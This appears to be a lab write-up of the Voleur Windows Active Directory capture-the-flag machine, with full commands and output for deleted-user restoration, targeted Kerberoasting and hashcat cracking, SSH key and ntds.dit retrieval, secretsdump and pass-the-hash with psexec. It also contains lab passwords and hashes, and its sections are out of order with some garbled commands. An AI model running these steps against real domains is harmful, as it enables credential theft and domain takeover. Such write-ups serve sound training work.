

The banner for the Voleur machine features a circular icon on the left showing a person in a balaclava. To the right of the icon, the name "Voleur" is displayed with a crown icon, followed by "Medium" and "Windows". Further right, the "Machine Rating" is shown as a star icon with "4.8 (276)". Next to it, the "XP reward" is indicated by a purple icon and the number "650". On the far right, a bar chart represents the "User-Rated Difficulty".

Voleur is a Windows machine with an Active Directory environment that starts with a simulated breach and a pair of credentials obtained. First we will find an Excel file which gives us users credentials information and determine that there's a deleted users that can be restored, using the account [svc_ldap@voleur.htb](#) we restore the user, then we'll find DPAPI encrypted credentials recover those and we got an SSH key that provides access to a WSL instance. There we'll find registry hive backups where we can dump the administrator hash and own the domain controller.

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Access to SSH server

How to get Access

On the Third-Line support we found an id_rsa key and a Note from the admin.

```
sara@sara ~/D/H/H/Voleur> faketime "$(ntdate -q voleur.htb | cut -d ' ' -f 1,2)" \
smbclient //dc.voleur.htb/IT --use-kerberos=required

Try "help" to get a list of possible commands.
smb: \> ls
.                  D          0 Wed Jan 29 01:10:01 2025
..                 DHS        0 Thu Jul 24 13:09:59 2025
Third-Line Support D          0 Thu Jan 30 08:11:29 2025
5311743 blocks of size 4096. 995806 blocks available
smb: \> cd "Third-Line Support"
smb: \Third-Line Support\> ls
.                  D          0 Thu Jan 30 08:11:29 2025
..                 D20        0 Wed Jan 29 01:10:01 2025
id_rsa             A          2602 Thu Jan 30 08:10:54 2025
Note.txt.txt       A          186  Thu Jan 30 08:07:35 2025
```

```
sara@sara ~/D/H/H/Voleur [SIGINT]> cat Note.txt.txt
Jeremy,
I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.
Please see what you can set up.
Thanks,
Admin
```

And I could not figure out the user of this id_rsa key until I use the ssh-keygen utility and that way we were able to figure out the user to whom this key belongs to.

```
sara@sara ~/D/H/H/Voleur [255]> ssh-keygen -y -f id_rsa
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGCoxI8y9RFb+pvJGV6YAzNo9W99Hsk0f0cvrEMc/ij+GpYj
0fd1nro/ZpuwyBnLZdcZ/ak7QzXdSJ2IFoXd0s0vtjVJ5L8MyKwTjXXMfHoBAX6mPQwYGL9zVR+L
utUyr5fo0mdva/mkL0mjKhs41aisFcwpX00dtC6ZbFhcpDKvq+BKst3ckFbpM1lrc9Z0HL3CtNE5
6B1hqoKPOTc+xy3ro+GZA/JaR5VsgZkCoQL9518430ZmMxuft24nAgvLzrwwy4KL273UwDkUCKC
c22C+9hWGr+kuSFwqSHV6JHTVPJSZ4dUmEFAvBXNwc11WT4Y7430HJE6q7GFppWNw7wvcow9g1Rm
X9zii/zQgbTiEC8BAgbI28A+4RcacsSIpFw2D6a8jr+wshxTmhCQ8kztcwV6NIod+Alw/VbcwwMB
gqmQC5lMnBI/0hJVWwPhH+V9bXy0qKJe7KA4a52bcBtjrkKU7A/6xjv6tc5MDacneoTQnyAYSJLw
MXM84XzQ4us= svc_backup@DC
```

Now with the command:

```
ssh -i id_rsa -v -p2222 svc_backup@voleur.htb
```

Privilege Escalation

```
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ ls -la
total 24592
drwxrwxrwx 1 svc_backup svc_backup      4096 Jan 30  2025 .
drwxrwxrwx 1 svc_backup svc_backup      4096 Jan 30  2025 ..
-rwxrwxrwx 1 svc_backup svc_backup 25165824 Jan 30  2025 ntds.dit
-rwxrwxrwx 1 svc_backup svc_backup   16384 Jan 30  2025 ntds.jfm
```

We downloaded these files with:

```
scp -v -i id_rsa -P2222 svc_backup@voleur.htb:'/mnt/c/IT/Third-Line
Support/Backups/Active Directory/ntds.dit' .
```

```
scp -v -i id_rsa -P2222 svc_backup@voleur.htb:'/mnt/c/IT/Third-Line
Support/Backups/registry/SECURITY' .
```

Deleted User

```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> Get-ADObject -Credential $Cred  
-Filter {isDeleted -eq $true} -IncludeDeletedObjects -Properties *
```

```
CanonicalName           : voleur.htb/Deleted Objects  
CN                      : Deleted Objects  
Created                 : 1/29/2025 12:42:27 AM  
createTimeStamp         : 1/29/2025 12:42:27 AM  
Deleted                 : True  
Description             : Default container for deleted objects  
DisplayName             :  
DistinguishedName       : CN=Deleted Objects,DC=voleur,DC=htb  
dSCorePropagationData   : {12/31/1600 4:00:00 PM}  
instanceType           : 4  
isCriticalSystemObject  : True  
isDeleted               : True  
LastKnownParent         :  
Modified                : 1/29/2025 4:44:42 AM  
modifyTimeStamp         : 1/29/2025 4:44:42 AM  
Name                    : Deleted Objects  
ObjectCategory          :  
CN=Container,CN=Schema,CN=Configuration,DC=voleur,DC=htb  
ObjectClass             : container  
ObjectGUID              : 587cd8b4-6f6a-46d9-8bd4-8fb31d2e18d8  
ProtectedFromAccidentalDeletion :  
sDRightsEffective       : 0  
showInAdvancedViewOnly  : True  
systemFlags             : -1946157056  
uSNChanged              : 13005  
uSNCreated              : 5659  
whenChanged             : 1/29/2025 4:44:42 AM  
whenCreated             : 1/29/2025 12:42:27 AM  
  
accountExpires          : 9223372036854775807  
badPasswordTime         : 0  
badPwdCount             : 0  
CanonicalName           : voleur.htb/Deleted Objects/Todd Wolfe  
                        DEL:1c6b1deb-c372-4cbb-87b1-15031de169db  
CN                      : Todd Wolfe  
                        DEL:1c6b1deb-c372-4cbb-87b1-15031de169db  
codePage                : 0  
countryCode             : 0  
Created                 : 1/29/2025 1:08:06 AM
```

```
createTimeStamp          : 1/29/2025 1:08:06 AM
Deleted                  : True
Description              : Second-Line Support Technician
DisplayName              : Todd Wolfe
DistinguishedName        : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-
87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
dSCorePropagationData    : {5/13/2025 4:11:10 PM, 1/29/2025 4:52:29
AM, 1/29/2025 4:49:29 AM, 1/29/2025 1:08:06 AM...}
givenName                : Todd
instanceType             : 4
isDeleted                : True
LastKnownParent          : OU=Second-Line Support
Technicians,DC=voleur,DC=htb
lastLogoff               : 0
lastLogon                : 133826301603754403
lastLogonTimestamp       : 133826287869758230
logonCount               : 3
memberOf                 : {CN=Second-Line
Technicians,DC=voleur,DC=htb, CN=Remote Management
Users,CN=Builtin,DC=voleur,DC=htb}
Modified                 : 5/13/2025 4:11:17 PM
modifyTimeStamp           : 5/13/2025 4:11:17 PM
msDS-LastKnownRDN        : Todd Wolfe
Name                     : Todd Wolfe
                           DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
nTSecurityDescriptor     :
System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory           :
ObjectClass               : user
ObjectGUID               : 1c6b1deb-c372-4cbb-87b1-15031de169db
objectSid                 : S-1-5-21-3927696377-1337352550-2781715495-
1110
primaryGroupID           : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet               : 133826280731790960
sAMAccountName           : todd.wolfe
sDRightsEffective        : 0
sn                       : Wolfe
userAccountControl        : 66048
userPrincipalName         : todd.wolfe@voleur.htb
uSNChanged               : 45088
uSNCreated               : 12863
whenChanged               : 5/13/2025 4:11:17 PM
whenCreated               : 1/29/2025 1:08:06 AM
```

We queried deleted object with svc_ldap credentials since this user is part of the restore_users group. Then we can restore the deleted user:

```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> Get-ADObject -Filter  
{SamAccountName -eq "todd.wolfe"} -IncludeDeletedObjects | Restore-ADObject
```

SETTING PS CREDENTIALS

```
$SecPassword = ConvertTo-SecureString 'M1XyC9pW7qT5Vn' -AsPlainText -Force
```

```
$Cred = New-Object  
System.Management.Automation.PSCredential('voleur\svc_ldap', $SecPassword)
```

THat did not work, probably because I did not use the -Credential switch to specify svc_ldap credentials, so, let's try again:

```
Get-ADObject -Credential $Cred -Filter 'sAMAccountName -eq "todd.wolfe"' -  
IncludeDeletedObjects | Sort-Object -Property whenDeleted -Descending |  
Select-Object -First 1 | Restore-ADObject
```

With that now we confirm that the user was restored and the password was the one found on the xlsx file

Restored

```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>  
$Cred.GetNetworkCredential().username  
svc_ldap  
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> Get-ADObject -Filter {Name -  
like "*Todd*"} -Properties *
```

```
accountExpires           : 9223372036854775807  
badPasswordTime          : 0  
badPwdCount              : 0  
CanonicalName            : voleur.htb/Second-Line Support  
Technicians/Todd Wolfe  
CN                       : Todd Wolfe  
codePage                 : 0  
countryCode              : 0  
Created                  : 1/29/2025 1:08:06 AM  
createTimeStamp          : 1/29/2025 1:08:06 AM  
Deleted                  :  
Description              : Second-Line Support Technician  
DisplayName              : Todd Wolfe  
DistinguishedName        : CN=Todd Wolfe,OU=Second-Line Support  
Technicians,DC=voleur,DC=htb
```

```
dSCorePropagationData      : {8/28/2026 7:14:40 PM, 5/13/2025 4:11:10
PM, 1/29/2025 4:52:29 AM, 1/29/2025 4:49:29 AM...}
givenName                   : Todd
instanceType                : 4
isDeleted                   :
LastKnownParent             : OU=Second-Line Support
Technicians,DC=voleur,DC=htb
lastLogoff                  : 0
lastLogon                   : 133826301603754403
lastLogonTimestamp          : 133826287869758230
logonCount                   : 3
memberOf                    : {CN=Second-Line
Technicians,DC=voleur,DC=htb, CN=Remote Management
Users,CN=Builtin,DC=voleur,DC=htb}
Modified                    : 8/28/2026 7:14:40 PM
modifyTimeStamp              : 8/28/2026 7:14:40 PM
msDS-LastKnownRDN           : Todd Wolfe
Name                         : Todd Wolfe
nTSecurityDescriptor        :
System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory               :
CN=Person,CN=Schema,CN=Configuration,DC=voleur,DC=htb
ObjectClass                  : user
ObjectGUID                   : 1c6b1deb-c372-4cbb-87b1-15031de169db
objectSid                    : S-1-5-21-3927696377-1337352550-2781715495-
1110
primaryGroupID               : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                   : 133826280731790960
sAMAccountName               : todd.wolfe
sAMAccountType               : 805306368
sDRightsEffective            : 0
sn                           : Wolfe
userAccountControl           : 66048
userPrincipalName             : todd.wolfe@voleur.htb
uSNChanged                   : 135485
uSNCreated                   : 12863
whenChanged                   : 8/28/2026 7:14:40 PM
whenCreated                   : 1/29/2025 1:08:06 AM
```

Testing with NXC SMB

```
faketime "$(ntdate -q voleur.htb | faketime "$(ntdate -q voleur.htb | cut -d ' ' -f 1,2)" nxc ldap 10.129.232.130 -u ryan.naylor -p "HollowOct31Nyt" -k --groups "Remote Management Users"
```

LDAP	10.129.232.130	389	DC	[*] None (name:DC)
(domain:voleur.htb) (signing:None) (channel binding:No TLS cert)				
(NTLM:False)				
LDAP	10.129.232.130	389	DC	[+]
voleur.htb\ryan.naylor:HollowOct31Nyt				
LDAP	10.129.232.130	389	DC	jeremy.combs
LDAP	10.129.232.130	389	DC	todd.wolfe
LDAP	10.129.232.130	389	DC	svc_winrm

Getting WinRM access

```
sara@sara ~/D/H/H/Voleur> faketime "$(ntdate -q voleur.htb | cut -d ' ' -f 1,2)" \  
kinit todd.wolfe@VOLEUR.HTB  
Password for todd.wolfe@VOLEUR.HTB:  
sara@sara ~/D/H/H/Voleur> klist  
Ticket cache: FILE:/tmp/krb5cc_1000  
Default principal: todd.wolfe@VOLEUR.HTB  
  
Valid starting Expires Service principal  
08/28/2026 19:21:11 08/29/2026 05:21:11 krbtgt/VOLEUR.HTB@VOLEUR.HTB  
renew until 08/29/2026 19:21:06
```

WE got a tgt for todd and has been exported.

H1 - Total Domain Control

We dumped the hashes with:

```
impacket-secretsdump -ntds ntds.dit -system SYSTEM -security SECURITY -debug
```

```
faketime "$(ntpddate -q voleur.htb | cut -d ' ' -f 1,2)" nxc smb  
10.129.232.130 -u administrator -H "e656e07c56d831611b577b160b259ad2" -k  
SMB          10.129.232.130  445    DC          [*]  x64 (name:DC)  
(domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)  
SMB          10.129.232.130  445    DC          [+]  
voleur.htb\administrator:e656e07c56d831611b577b160b259ad2 (Pwn3d!)
```

```
faketime "$(ntpddate -q voleur.htb | cut -d ' ' -f 1,2)" impacket-psexec  
voleur.htb/Administrator@dc.voleur.htb -k -hashes  
:e656e07c56d831611b577b160b259ad2
```

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```
[-] CCache file is not found. Skipping...  
[*] Requesting shares on dc.voleur.htb.....  
[*] Found writable share ADMIN$  
[*] Uploading file hoSsvwpJ.exe  
[*] Opening SVCManager on dc.voleur.htb.....  
[*] Creating service Najt on dc.voleur.htb.....  
[*] Starting service Najt.....  
[-] CCache file is not found. Skipping...  
[-] CCache file is not found. Skipping...  
[!] Press help for extra shell commands  
[-] CCache file is not found. Skipping...  
Microsoft Windows [Version 10.0.20348.3807]  
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> cd c:\users\administrator\desktop
```

```
c:\Users\Administrator\Desktop> type root.txt  
538aecf293733821828cf8d973457d2c
```

Obtention of KRBTGT

First we had to setup the correct DNS entries like so:

```
10.129.232.130 voleur.htb htb dc.voleur.htb. hostmaster.voleur.htb
```

And run a kinit command to get a tgt

```
faketime "$(ntdate -q voleur.htb | cut -d ' ' -f 1,2)" \  
kinit ryan.naylor@VOLEUR.HTB
```

And with that we could easily log in with smbclient and get the xlsx file:

```
faketime "$(ntdate -q voleur.htb | cut -d ' ' -f 1,2)" \  
smbclient //dc.voleur.htb/IT  
--use-kerberos=required  
Try "help" to get a list of possible commands.  
smb: \> ls  
.  
..  
First-Line Support  
5311743 blocks of size 4096. 996062 blocks available  
smb: \> cd "First-Line Support"  
smb: \First-Line Support\> ls  
.  
..  
Access_Review.xlsx  
5311743 blocks of size 4096. 996012 blocks available  
smb: \First-Line Support\> get Access_Review.xlsx  
getting file \First-Line Support\Access_Review.xlsx of size 16896 as  
Access_Review.xlsx (51.1 KiloBytes/sec) (average 51.1 KiloBytes/sec)  
smb: \First-Line Support\> The connection is disconnected now:  
NT_STATUS_CONNECTION_DISCONNECTED
```

Targeted Kerberoast

```
(target) sara@sara ~/D/H/H/V/p/targetedKerberoast (main)> klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: ryan.naylor@VOLEUR.HTB

Valid starting      Expires            Service principal
08/28/2026 00:04:41  08/28/2026 10:04:41  krbtgt/VOLEUR.HTB@VOLEUR.HTB
        renew until 08/29/2026 00:04:28
08/28/2026 00:05:42  08/28/2026 10:04:41  cifs/dc.voleur.htb@VOLEUR.HTB
        renew until 08/29/2026 00:04:28
(target) sara@sara ~/D/H/H/V/p/targetedKerberoast (main)> echo "$KRB5CCNAME"

(target) sara@sara ~/D/H/H/V/p/targetedKerberoast (main)> export
KRB5CCNAME=FILE:/tmp/krb5cc_1000
(target) sara@sara ~/D/H/H/V/p/targetedKerberoast (main)> echo "$KRB5CCNAME"
FILE:/tmp/krb5cc_1000
```

Executing the targeted kerberoast Attack against svc_winrm

```
(target) sara@sara ~/D/H/H/V/p/targetedKerberoast (main)> faketime
"$(ntpddate -q voleur.htb | cut -d ' ' -f 1,2)" \

targetedKerberoast.py \

'M1XyC9pW7qT5Vn' \

svc_winrm \

dc.voleur.htb \

10.129.232.130 \

\

python3
-u svc_ldap \
-p
-v \
--request-user
--dc-host
--dc-ip
-d voleur.htb
-k

[*] Starting kerberoast attacks
[*] Attacking user (svc_winrm)
[VERBOSE] SPN added successfully for (svc_winrm)
[+] Printing hash for (svc_winrm)
$krb5tgs$23*$svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$6bb8c0415b9a1168ab9e
7484891b5130$195efbbf54971e371b3048c2cf82dc803f6ac38a91b527b18bd56228428e098
```

cc6f184e9c844e299e6584edefc9aea6050738bdd5d9f0e514e7eb91060270408e742cc736be
da66fe4a2d504231a04f1457497ee68df9ee6146bb2b137d4a23fcb3f44dc74c9632a512e43
d92f6926101ccd3b78be9144182fee7bdc96e65721b2716cd5ccf70fe04d853193e70eb73d7
6f7c92e9236f752156a51eb9ab1d06f41e1b24560941330eb18190edd4a0e26a8bf044c81336
1d3599fabe483b02977fbcc84d9ffe13a6c787530ed70f523fa3c065eef9f3865579a0af0cc5
9aa5e3f9eb6c8a628e61759f2466ff2b73ea261060bfe92029ef7314d86da74dde0838581443
84fa263e881951e3eb3c80cd260f38230e99b5c4b58f2429a6f26a84b461f25f9bb55fd757d7
8172236d27e71117fafa98ce77374cd0359e1ea2e0a59c2f6e1b2861e02a30e40b2497d6b735
c5ccbb99c81fcc58a0bcd08d4eaf79ef7c608f6e8f40a86f8a824ca25f296608da0c7837f932
31ba309d549340e18cc10052c5a91f3344324b8de731e86781ddbdl1ec97e11d4ad3e7ad4d8a3
0a1afa0739c7bdbb1fcd649db9eb391e425cc08838fa5510c30991c2333fca58e63cfc1c3346
242d68333f7542058294fea4940abc383e08d53bd8ed5b9b2f584a3c60f3e79c4415197a33ca
8649214e295a5867290072d58141ce9b901a272e3918eb2b297d8c3e529cb00f69d5279e057f
c1240c1e741946db040782b82b1093190b0e2fab50fdb540b3e4cd4047713af4d67bae85c51
7a077f7c8e0abf0e082edd19e7eddbb4d59cfae7a14d300540e1de7d44ce6b94c65e307b6cd2
b871dd634ffc90b11b8ba15d2dd1fd05973ac8e4a0e717a8683e884a39a72d8490447b8c8289
d9739627a4620368516fe37b5f4e0ce6a10ad4ffad57c7671e73956d1b55443b1c292aa4e427
09af1baa074176a23dd1f51672e030305edd0bfa79060597a241c0c0cbff5edec5d491694267
e09b888b657b5509b42433d586d68fb65d63ce4beb43518be84c615970aa4a4dbcd315a5773e
9608a98bf9272dfb95fb0eb20c9ac8a3be42b0947a2bbe85333cc9f478828e382dc4a35a9592
10121b4abf65bbcd526f7baa49e18ea295fc4a1f12d0cb0a02819cf4e53af2d1744efbc83cd1
383eaf6cd468af8130dd8b8706df74334d016cd9bd4c881c0c6bb7fc9b6d4c4f810bf47dae0b
5b96b7bf76043f3f52c764a858d953986776bd7f4f0c7e2c9d080bb2d551d26c3d89a7345136
8046efe2ff3604195f98a7eaf13005d8c60736f36c202f205d619f998a3522e2dd7c03c7f635
4c106d68e9b3bfcc4a4fa0953b7c3b679e58bb92efe37eb0ca53fe8a9817ee06a6e957c555f8
8ab118a3a7b79cdb05092fa1e0ac9c5af63ba32af5ad5d50eee9f44f05dfc37ae587f88bfcea
7ce58f9f590805dc8ff8dd9588b16f24298deff7e8a97a5

[VERBOSE] SPN removed successfully for (svc_winrm)

Cracking with Hashcat

```
(target) sara@sara ~/D/H/H/V/p/targetedKerberoast (main)> hashcat --identify winrm.hash
```

The following hash-mode match the structure of your input hash:

#	Name	
Category		
=====+=====+=====		
=====		
13100	Kerberos 5, etype 23, TGS-REP	
Network Protocol		

```
(target) sara@sara ~/D/H/H/V/p/targetedKerberoast (main)> hashcat -m 13100 winrm.hash /usr/share/wordlists/rockyou.txt  
hashcat (v7.1.2) starting
```

<SNIP>

- * Zero-Byte
- * Not-Iterated
- * Single-Hash
- * Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 722 MB (1206 MB free)

Dictionary cache hit:

- * Filename.: /usr/share/wordlists/rockyou.txt
- * Passwords.: 14344385
- * Bytes.....: 139921507
- * Keyspace...: 14344385

```
$krb5tgs$23$*svc_winrm$V0LEUR.HTB$voleur.htb/svc_winrm*$6bb8c0415b9a1168ab9e  
7484891b5130$195efbbf54971e371b3048c2cf82dc803f6ac38a91b527b18bd56228428e098  
cc6f184e9c844e299e6584edefc9aea6050738bdd5d9f0e514e7eb91060270408e742cc736be  
da66fe4a2d504231a04f1457497ee68df9ee6146bb2b137d4a23fcb3f44dc74c9632a512e43  
d92f6926101ccd3b78be9144182fee7bdc96e65721b2716cd5ccf70fe04d853193e70eb73d7
```

6f7c92e9236f752156a51eb9ab1d06f41e1b24560941330eb18190edd4a0e26a8bf044c81336
1d3599fabe483b02977fbcc84d9ffe13a6c787530ed70f523fa3c065eef9f3865579a0af0cc5
9aa5e3f9eb6c8a628e61759f2466ff2b73ea261060bfe92029ef7314d86da74dde0838581443
84fa263e881951e3eb3c80cd260f38230e99b5c4b58f2429a6f26a84b461f25f9bb55fd757d7
8172236d27e71117fafa98ce77374cd0359e1ea2e0a59c2f6e1b2861e02a30e40b2497d6b735
c5ccbb99c81fcc58a0bcd08d4eaf79ef7c608f6e8f40a86f8a824ca25f296608da0c7837f932
31ba309d549340e18cc10052c5a91f3344324b8de731e86781ddbdl1ec97e11d4ad3e7ad4d8a3
0a1afa0739c7bdbb1fcd649db9eb391e425cc08838fa5510c30991c2333fca58e63cfc1c3346
242d68333f7542058294fea4940abc383e08d53bd8ed5b9b2f584a3c60f3e79c4415197a33ca
8649214e295a5867290072d58141ce9b901a272e3918eb2b297d8c3e529cb00f69d5279e057f
c1240c1e741946db040782b82b1093190b0e2fab50fdfb540b3e4cd4047713af4d67bae85c51
7a077f7c8e0abf0e082edd19e7eddbb4d59cfae7a14d300540e1de7d44ce6b94c65e307b6cd2
b871dd634ffc90b11b8ba15d2dd1fd05973ac8e4a0e717a8683e884a39a72d8490447b8c8289
d9739627a4620368516fe37b5f4e0ce6a10ad4ffad57c7671e73956d1b55443b1c292aa4e427
09af1baa074176a23dd1f51672e030305edd0bfa79060597a241c0c0cbff5edec5d491694267
e09b888b657b5509b42433d586d68fb65d63ce4beb43518be84c615970aa4a4dbcd315a5773e
9608a98bf9272dfb95fb0eb20c9ac8a3be42b0947a2bbe85333cc9f478828e382dc4a35a9592
10121b4abf65bbcd526f7baa49e18ea295fc4a1f12d0cb0a02819cf4e53af2d1744efbc83cd1
383eaf6cd468af8130dd8b8706df74334d016cd9bd4c881c0c6bb7fc9b6d4c4f810bf47dae0b
5b96b7bf76043f3f52c764a858d953986776bd7f4f0c7e2c9d080bb2d551d26c3d89a7345136
8046efe2ff3604195f98a7eaf13005d8c60736f36c202f205d619f998a3522e2dd7c03c7f635
4c106d68e9b3bfcc4a4fa0953b7c3b679e58bb92efe37eb0ca53fe8a9817ee06a6e957c555f8
8ab118a3a7b79cdb05092fa1e0ac9c5af63ba32af5ad5d50eee9f44f05dfc37ae587f88bfcea
7ce58f9f590805dc8ff8dd9588b16f24298deff7e8a97a5:AFireInsidede0zarctica980219
afi

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....:
\$krb5tgs\$23\$*svc_winrm\$VOLUMEUR.HTB\$voleur.htb/svc_wi...8a97a5
Time.Started.....: Thu Aug 27 21:43:12 2026 (2 secs)
Time.Estimated....: Thu Aug 27 21:43:14 2026 (0 secs)
Kernel.Feature....: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 5499.8 kH/s (8.81ms) @ Accel:818 Loops:1 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
Progress.....: 11936256/14344385 (83.21%)
Rejected.....: 0/11936256 (0.00%)
Restore.Point....: 11308032/14344385 (78.83%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: CRAZYKA -> 7148875
Hardware.Mon.#01.: Temp: 52c Util: 32% Core:1830MHz Mem:6000MHz Bus:8

Started: Thu Aug 27 21:43:10 2026

Stopped: Thu Aug 27 21:43:15 2026

Now we have to get a TGT

```
faketime "$(ntpddate -q voleur.htb | cut -d ' ' -f 1,2)" \
                                                    kinit
svc_winrm@VOLEUR.HTB
Password for svc_winrm@VOLEUR.HTB:
(target) sara@sara ~/D/H/H/V/p/targetedKerberoast (main)> klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: svc_winrm@VOLEUR.HTB

Valid starting          Expires              Service principal
08/28/2026 05:53:35    08/28/2026 15:53:35  krbtgt/VOLEUR.HTB@VOLEUR.HTB
    renew until 08/29/2026 05:53:30
```

AND WE CAN LOG IN via winRM with:

```
faketime "$(ntpddate -q voleur.htb | cut -d ' ' -f 1,2)"  evil-winrm -i
dc.voleur.htb -K /tmp/krb5cc_1000 -r voleur.htb

Evil-WinRM shell v3.9

Warning: KRB5CCNAME is already set to: FILE:/tmp/krb5cc_1000. Using existing
value instead of /tmp/krb5cc_1000

Warning: Remote path completions is disabled due to ruby limitation:
undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
/var/lib/gems/3.3.0/gems/rexml-3.4.4/lib/rexml/xpath.rb:67: warning:
REXML::XPath.each, REXML::XPath.first, REXML::XPath.match dropped support
for nodeset...
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> whoami
voleur\svc_winrm
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
```

Executing the targeted kerberoast Attack against lacey.miller

```
sara@sara ~/D/H/H/V/p/targetedKerberoast (main)> faketime "$(ntpddate -q  
voleur.htb | cut -d ' ' -f 1,2)" \
```

```
python3 targetedKerberoast.py \
```

```
-u svc_ldap \
```

```
-p 'M1XyC9pW7qT5Vn' \
```

```
-v \
```

```
--request-user lacey.miller \
```

```
--dc-host dc.voleur.htb \
```

```
--dc-ip 10.129.232.130 \
```

```
-d voleur.htb \
```

```
-k
```

```
[*] Starting kerberoast attacks
```

```
[*] Attacking user (lacey.miller)
```

```
[VERBOSE] SPN added successfully for (lacey.miller)
```

```
[+] Printing hash for (lacey.miller)
```

```
$krb5tgs$23$lacey.miller$VOLEUR.HTB$voleur.htb/lacey.miller*$b066f9e0b1c9a0  
473f56ace3ab3f5b39$e5b77f4bfab00f127e2fd9b447c8a53edfa931d50be3e022a62cb02d4  
d20c94ce7382ac66159578a34bb46d264675cec1790ea91ee8a67e8cca4271b05e2c4c9300ee  
d2e842275840eb178f4edfca913416e4617977292acb5512d0ea760c2365748d44d46d38a5ea  
d682cc4f098c8eb22989350e5d7c16b3632ffc028f4da52bf2ba9ad5f5c46d9807691b96fc18  
b865f25984e574d79f4e59d161617bb2185acf112893fdb72bd60d192cbe8fab791b2b2cf27  
250ad1a22e9b719dda6107ee4c7b00981e2be8350a6436d3a2680ff8020f4c5fcce34dc24b51  
2550964b9a17fffafa9b198ad5753853af5d410766bddf0966db510c86003ef92704461bfd6c  
322d3c27404d405fa6f1f595b476b4c8dca09916b05cf18101d8b98d5b994a7ebaf4fa93cada  
1d48feb637475948c690c5cc5b55c6971b126adfde1cef778e4db0ef97b46a65ac7ba3f3f3fd  
bd428191f407b3c131eac0066e48b2703c96cc5fac4f0f30e694947a1392351bf5e1532bc0e9  
49998cbfffc4ca38a642baca02e7d8e6e622852bee939dfc192995fcda932a447a5f0804b6201  
063a70c002de4e0856546dea70c7f562c7a88bd7d6b7ae7b22f3b6cbe8cc76ab21b9c7eac9e4  
a87bd5db9cb08e1c23bf29135c2386b67f4bde5006cfe4a72297764c1d46dd0ad8add4be7f23  
0467046e4391020fd316a208aeac577939c7e7d95f4fdb603bd924463c5293bcb582a303abf  
0011a6ef2bc4b10e98deece9ce1c1cf7e6ea3815015c3617e5922db648f2b2eac22bec4708c3  
be7efa2c6c064f7d3184462c5194cb34d70afc4c7bc3e874095da51ecbc994a09a4517ca5698  
b1c27899b459a3d742b77aaa4de6c0f99352bd94b1d40c2f83be23ac1965612d849e48b0f863  
62eb463463618c6296da10ce8f2c465de38a0ce0e716cc8841f658e579f3083dbba8b2fa85d6  
e4a1f4b389dccb1970444740757a7e4a47a27f04a6422cb4d439c794618347fc48549e488271
```

14f15deaa7bd9070833150beeab4e23ed5e6b1c66bb7ecec8ac2503bf28cfa15a75ea0c6e18e
6abb242f8c94d4b23a6f61e7e7d6a664543c955886b7c9f03deb754e8da897698cefdacb261d
a4d5c228555fc8f46c4f66e99c699221b5f5f09db86120e9dec2fe71aa0d27c97a3696bed13f
b678dfd8b75f88e124bc1e7082fdbbcd15be5fc9d0aa2dd65f91dc115d8db7459c1165df5e60
c11661db3bee58e77e42d26ed816c35476f780d2fbc15a69c422af7724d78bc2c4d4ee54a7ae
d781b23d733882cd02ae61791a88caac860de7b53160b2c6d908154357bf62037534117ae19c
270132b8418323b73d76a92f4252bafd343a3bf79c505da83d5b1236a76b767c388a36c92e52
9947b1bdde3715021f981207d2730f1445d5ab13581f4f71eb69158e0e25aaaafef0b71be980
63d7a010f4dbd8464f3f138d6334d4b80908bf7753bfac190bee5
[VERBOSE] SPN removed successfully for (lacey.miller)

Cracking with Hashcat (not successful)

```
sara@sara ~/D/H/H/Voleur> hashcat -m 13100 lacey.miller.hash
/usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting
```

<SNIP>

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....:
$krb5tgs$23$lacey.miller$VOLEUR.HTB$voleur.htb/lac...90bee5
Time.Started.....: Fri Aug 28 10:07:00 2026 (2 secs)
Time.Estimated....: Fri Aug 28 10:07:02 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 5967.3 kH/s (7.67ms) @ Accel:697 Loops:1 Thr:32 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
